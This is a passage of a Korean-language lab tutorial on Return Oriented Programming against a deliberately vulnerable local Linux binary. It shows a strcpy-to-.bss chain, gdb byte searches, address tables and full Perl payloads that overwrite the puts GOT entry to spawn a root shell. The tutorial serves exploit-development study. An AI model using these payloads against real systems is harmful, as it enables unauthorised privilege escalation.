 "\x37\x85\x04\x08" . "\x7c\x96\x04\x08" . "\x27\x81\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7d\x96\x04\x08" . "\xa2\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7e\x96\x04\x08" . "\xa0\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7f\x96\x04\x08" . "\x27\x81\x04\x08" . "\x64\x83\x04\x08" .
 "\x41\x41\x41\x41" . "\x7b\xf9\xff\xbf"'`
buffer is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAD@7@|@'@D@7@}@@@D@7@~@@@D@7@@'@d@AAAA{@@@
root@ubuntu:~/ROP# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~/ROP#
```

6.1 .bss 영역을 이용한 Exploit

- 위에서 살펴본 내용은 잘 꾸며진 환경에서의 준비된 Exploit 이었다. 지금부터 살펴볼 내용 또한 크게 달라지지는 않지만 인자 값으로 사용될 "/bin/bash" 를 환경변수에서 검색하고 사용하는 것이 아니라 메모리 영역에서 한 문자씩 검색해서 strcpy 함수를 이용해 .bss 영역으로 복사를 하고 해당 데이터의 주소 값을 인자로 사용한다.

- 이러한 방식은 실제 Return Oriented Programming에서 사용될 유용한 기법 중 하나가 된다. 실행 가능한 영역으로 실행에 필요한 데이터를 복사해서 실행시키는 방식으로 진행되는데 이 때 이러한 방법이 사용된다.

6.2 payload 구조

– "/bin/sh" 를 삽입하는 부분에서 문자 한 개씩을 .bss 영역으로 복사하는 내용이 추가되었다.
마지막에 system 함수의 인자 값을 호출하는 부분에서 .bss 영역을 호출한다.

```
JUNK + strcpy@plt + pop pop ret + address of .bss[0] + address of "/"
+ strcpy@plt + pop pop ret + address of .bss[1] + address of "b"
+ strcpy@plt + pop pop ret + address of .bss[2] + address of "i"
+ strcpy@plt + pop pop ret + address of .bss[3] + address of "n"
+ strcpy@plt + pop pop ret + address of .bss[4] + address of "/"
+ strcpy@plt + pop pop ret + address of .bss[5] + address of "s"
+ strcpy@plt + pop pop ret + address of .bss[6] + address of "h"
+ strcpy@plt + pop pop ret + address of .bss[7] + address of 0x00
+ strcpy@plt + pop pop ret + GOT_of_puts[0] + address of 0x00
+ strcpy@plt + pop pop ret + GOT_of_puts[1] + address of 0x71
+ strcpy@plt + pop pop ret + GOT_of_puts[2] + address of 0x16
+ strcpy@plt + pop pop ret + GOT_of_puts[3] + address of 0x00
+ PLT_of_puts + JUNK (instead of exit()) + address of .bss[0]
```

6.3 데이터를 복사시킬 .bss 영역 검색

– 해당 위치로 "/bin/sh" 문자열의 각각에 문자를 복사한다.

```
0x08049578 - 0x08049580 is .ctors
0x08049580 - 0x08049588 is .dtors
0x08049588 - 0x0804958c is .jcr
0x0804958c - 0x0804965c is .dynamic
0x0804965c - 0x08049660 is .got
0x08049660 - 0x08049680 is .got.plt
0x08049680 - 0x080497a8 is .data
0x080497a8 - 0x080497b0 is .bss
```

6.4 인자로 사용될 각각의 문자 검색

– 인자로 사용될 "/bin/sh" 의 각각의 문자를 find 명령어로 검색한다.

"/bin/sh₩x00" : 2f 62 69 6e 2f 73 68 00

```
(gdb) find /b 0x08048114, 0x080497b0, 0x2f    0x80496ab <fakebuffer+11>
(gdb) find /b 0x08048114, 0x080497b0, 0x62    0x8048708
(gdb) find /b 0x08048114, 0x080497b0, 0x69    0x80486a9
(gdb) find /b 0x08048114, 0x080497b0, 0x6e    0x80486a8
(gdb) find /b 0x08048114, 0x080497b0, 0x2f    0x80496ab <fakebuffer+11>
(gdb) find /b 0x08048114, 0x080497b0, 0x73    0x80486a6
(gdb) find /b 0x08048114, 0x080497b0, 0x68    0x80496a5 <fakebuffer+5>
(gdb) find /b 0x08048114, 0x080497b0, 0x00    0x8048127
```

6.5 Exploit에 사용될 정보

– 이전에 수집된 정보에 지금까지 구한 정보를 추가한다.

```
Address of .bss = 0x080497a8 → ₩xa8 ₩x97₩x04₩x08
Address of strcpy() = 0x08048344 → ₩x44₩x83₩x04₩x08
Address of p/p/r = 0x08048537 → ₩x37₩x85₩x04₩x08
Address GOT of puts = *0x804967c → ₩x7c₩x96₩x04₩x08
Address PLT of puts = 0x08048364 → ₩x64₩x83₩x04₩x08
Address of system() = 0x167100 → ₩x00₩x71₩x16₩x00
0x00 = 0x8048127 → ₩x27₩x81₩x04₩x08
0x71 = 0x80496a2 → ₩xa2₩x96₩x04₩x08
0x16 = 0x80496a0 → ₩xa0₩x96₩x04₩x08
0x00 = 0x8048127 → ₩x27₩x81₩x04₩x08
0x2f = 0x80496ab → ₩xab₩x96₩x04₩x08
0x62 = 0x8049708 → ₩x08₩x97₩x04₩x08
0x69 = 0x80496a9 → ₩xa9₩x96₩x04₩x08
0x6e = 0x80496a8 → ₩xa8₩x96₩x04₩x08
0x2f = 0x80496ab → ₩xab₩x96₩x04₩x08
0x73 = 0x80496a6 → ₩xa6₩x96₩x04₩x08
0x68 = 0x80496a5 → ₩xa5₩x96₩x04₩x08
0x00 = 0x8048127 → ₩x27₩x81₩x04₩x08
```

6.6 Exploit에 사용될 payload

– payload 구조에 수집된 정보를 대입해서 작성한다.

6.7 Exploit 수행

– 완성된 payload를 프로그램에 인자 값으로 삽입해서 "/bin/sh" 가 동작한 것을 확인할 수 있다.

```
Starting program: /root/ROP/vuln `perl -e 'print "\x41" x 512 . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xa8\x97\x04\x08" . "\xab\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xa9\x97\x04\x08" . "\x08\x97\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xaa\x97\x04\x08" . "\xa9\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xab\x97\x04\x08" . "\xa8\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xac\x97\x04\x08" . "\xab\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xad\x97\x04\x08" . "\xa6\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xae\x97\x04\x08" . "\xa5\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\xaf\x97\x04\x08" . "\x27\x81\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7c\x96\x04\x08" . "\x27\x81\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7d\x96\x04\x08" . "\xa2\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7e\x96\x04\x08" . "\xa0\x96\x04\x08" . "\x44\x83\x04\x08" .
 "\x37\x85\x04\x08" . "\x7f\x96\x04\x08" . "\x27\x81\x04\x08" . "\x64\x83\x04\x08" .
 "\x41\x41\x41\x41" . "\xa8\x97\x04\x08"'`
buffer is AAAA
```

참고 문헌

- Linux exploit development part 4 – ASCII armor bypass + return-to-plt.pdf - sickness
- ROP_Zombie_idkwim.pdf – idkwin
- http://lapislazull.tistory.com/54 - 고양이보안팀
- http://ozdang.tistory.com/160 - an Old WareHouse
- http://teamcrak.tistory.com/332 - TeamCR@K

Thank you